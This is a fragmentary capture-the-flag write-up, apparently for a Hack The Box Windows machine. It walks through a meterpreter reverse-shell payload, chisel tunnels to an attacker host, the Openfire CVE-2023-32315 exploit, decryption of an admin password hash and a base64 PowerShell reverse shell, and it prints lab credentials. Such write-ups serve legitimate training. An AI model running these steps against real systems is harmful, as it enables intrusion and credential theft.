file.
users.db file and explore it.msfvenom -p windows/x64/meterpreter/reverse_tcp -ax64 -f exe LHOST=10.10.14.x LPORT=37347 > shell.exe
Make a directory on the victim under C:\ then wget your payload to the victim and run it.
mkdir temp
Now we can just use the download function of meterpreter and get the file.

file on the db file shows us it is a sqlite db.
sqlite3
sqlite3 users.db
sqlite3 users.db
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
user
sqlite> select * from user;
1|blakeb|ThisCanB3typedeasily1@
2|claudias|007poiuytrewq
3|alexanderk|HotP!fireguard
OpenFire
Listening ports on the box.netstat -an | find "LISTENING"
netstat -an | find "LISTENING"
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:6791           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    10.129.223.84:139      0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5000         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5222         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5223         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5262         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5263         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5269         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5270         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5275         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5276         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:7070         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:7443         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:9090         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:9091         0.0.0.0:0              LISTENING
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:5985              [::]:0                 LISTENING
  TCP    [::]:47001             [::]:0                 LISTENING
  TCP    [::]:49664             [::]:0                 LISTENING
  TCP    [::]:49665             [::]:0                 LISTENING
  TCP    [::]:49666             [::]:0                 LISTENING
  TCP    [::]:49667             [::]:0                 LISTENING
  TCP    [::]:49668             [::]:0                 LISTENING
9090 and 9091 is open. Lets setup chisel and reverse those ports back to us.Upload chisel.exe via your meterpreter session or with wget and a python server.
Setup your listener for the chisel ports on your attack box
sudo chisel server -p 37373 --reverse
execute -f C:\\temp\\chisel.exe -a "client 10.10.14.70:37373 R:9090:127.0.0.1:9090 R:9091:127.0.0.1:9091"

http://127.0.0.1:9090 and you should be greeted with the following login page.
user.db doesn’t seem to work either.The only thing we have going for us now is that we can see what version of openfire is running
Openfire, Version: 4.7.4
RCE LOGIN BYPASS cve for this version of openfire.CVE-2023-32315There is also a POC for this cve.
https://github.com/miko550/CVE-2023-32315
Explanation: Openfire’s administrative console, a web-based application, was found to be vulnerable to a path traversal attack via the setup environment. This permitted an unauthenticated user to use the unauthenticated Openfire Setup Environment in an already configured Openfire environment to access restricted pages in the Openfire Admin Console reserved for administrative users.
new admin user and login to the machine with.

Use 1
RHOSTS option to 127.0.0.1, and set your LHOST to your ip/interface tun0 in my case. Then Run the exploit.
openfire admin.
Openfire server.openfire we see an embedded-db directory. Anything that has to do with a DB is always worth looking at.
Typeing out the .script file we get a ton of good info. Its a setup script that creates the database.findtype openfire.script | find "admin"

INSERT INTO OFUSER VALUES('admin','gjMoswpK+HakPdvLIvp6eLKlYh0=','9MwNQcJ9bF4YeyZDdns5gvXp620=','yidQk5Skw11QJWTBAloAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442','Administrator','admin@solarlab.htb','001700223740785','0')
hashcat.hash to to a file on your attack box.
becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442Looking around github though we find a java tool that someone made to decrypt openfire hashes.
Clone this tool over to your attack box and lets see if we can decrypt it now.
javac. Compile the java program.java OpenfireDecryptPass becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442

passwordKey in order to decrypt the hash.openfire.script file lets find "passwordKeytype openfire.script | find "passwordKey"
passwordKeyINSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)
java OpenfireDecryptPass becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442 hGXiFzsKaAeYLjn
NOTICE: I had issues of the java program not finding the class which was located in the same folder where I cloned from github. If you have this issue just run the command like this instead.
java -cp . OpenFireDecryptPass becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442 hGXiFzsKaAeYLjn
. is the path to where the file OpenFireDecryptPass.class is located.
The java program is successful in cracking the hash.
ThisPasswordShouldDo!@
Lets run a script that will run as Administrator and catch the callback with nc and get a reverse shell.
$username = 'Administrator'
$password = 'ThisPasswordShouldDo!@'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential ($username, $securePassword)
base64 Encoded powershell Reverse Shell.
Invoke-Command -ComputerName localhost -Credential $credential -ScriptBlock { powershell -e JA<SNIP>CkA }
powershell console.

Administrator account on the box.
Type root.txtMailing - EASY Windows Box - This box focuses on the abuse of a outlook CVE to gain the foothold followed up with Libre Office Exploitation to gain admin access to dump hashes for a local admin user for root.
Intuition is a Hard difficulity Linux box released during Season 5 Anomalies. Its...
Compiled is a Medium difficulty windows box that was released post Season 5 Anomalies. It focuses on compiled code...